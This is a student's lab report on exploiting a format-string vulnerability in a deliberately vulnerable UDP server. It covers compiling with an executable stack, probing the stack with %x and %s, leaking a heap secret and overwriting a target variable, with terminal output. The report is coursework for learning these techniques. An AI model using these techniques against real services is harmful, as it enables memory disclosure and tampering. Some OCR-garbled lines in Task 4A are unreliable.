Information Security

LAB – 5


Name: Atmik Ajoy


SRN: PES1201800189

Section: A


Task1

- On compiling the file containing the string format vulnerability, we compile and create the executable with the execstack option in order to make the stack executable so as to make it able to inject our code in it, to exploit said vulnerability later.
- We first run the server-side program to listen on the port 9090 and then connect to this server from the client using the nc -u command giving us the indication that it is a UDP server (-u option). We use the IP of 10.0.2.57.
- On sending a basic string “It is working” to test the program, we realise that it is indeed working and is printed the exact same way on the server






- Now, in order to find the addresses of the pointed location, we needed to search for the values returned by the server program and to prompt it out to give more addresses. We first see the address of the msg argument. To calculate this we just need to do 0xBFFFF0A0 (from the screenshot) -4



- Simlarily, we want to find the actual address and since we know that the msg field is pointing to the start of buffer, we use %s instead of the %.8x to see the content of the fields pointed.





Task 2

- Question 1:
  - Format String: 0xBFFFF080 (msg Address – 4 *8 | Buffer – 24 *4)
  - Return Address: 0xBFFFF09C
  - Buffer Start: 0xBFFFF0E0
- Question 2:
  - Distance between the locations marked by 1 and 3 – 23 *4 bytes = 92 bytes

Task 3

- In this scenario , the program crashes because our %s treats the value as an address and prints out the data stored at that address.
- But, we understand that the stored memory wasn't really for the printf function and hence might not contain addresses.






Task 4

4A

On entering the data @@@@ and a series of %.8x we look for our data we entered whose ascii value would be 40404040 which is how it would be stored in memory

At the 24th %x we see our input , the rest displayes the content of the stack



lie add ress of the sec ret: 0z080488 70

JE âd d fES 5 0I be ta Iget ' Y8 fT 8 b! 0X 0804â044

'The add ress of the msg argument OxbI f f0a0

@ .bfI ff0a0 h7t#a0â0 0804871b.000â0003.bffff0e0.bf {{6‹8.0804872d dfff f0eâ.bff

W ff0b8.fi000 010. 804864‹ L7e1b2 d b7 db629.00080010 0000fifi03.8223 fi02 0fi000 fi0 OF


000000.00000000.b0d60002,0100007f 00000000,00000000.40404040.382e252e.2e252e78,2

â 2e7838. 2e7838 2e . 78382 e25

The yaTae of I he target variable (a fter): 0x 11223344

4B


The following output shows that the secret message stored in the heap area is printed out. From this we can conclude that we were successful in reading heap data through storing the address of the heap in the stack and using %s format specifier at the right location.



Task 5

5A

On providing the input to the server we see the target variables value has changed, which is expected as we printed out 188 characters




5B

On changing target variable value to 0x500

```
atmik-pes1201800189- (Linked Base for atmik-pes1201800189- and atmik-pes1201800189- Clone) [Running] - Oracle VM VirtualBox
Terminal
[03/10/21]seed@atmik-pes1201800189:~/.../LAB5$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:27:2: warning: format not a string literal and no format arguments [-Wformat-security]
  printf(msg);
  ^
[03/10/21]seed@atmik-pes1201800189:~/.../LAB5$ sudo ./server
The address of the input array: 0xbfdcf570
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The address of the 'msg' argument: 0xbffff0a0
@bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8000000
100804864cb7e1b2cdb7fdb6290000001000000003822300020000000000000000000000000009300
0200000001b7fff000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000
```

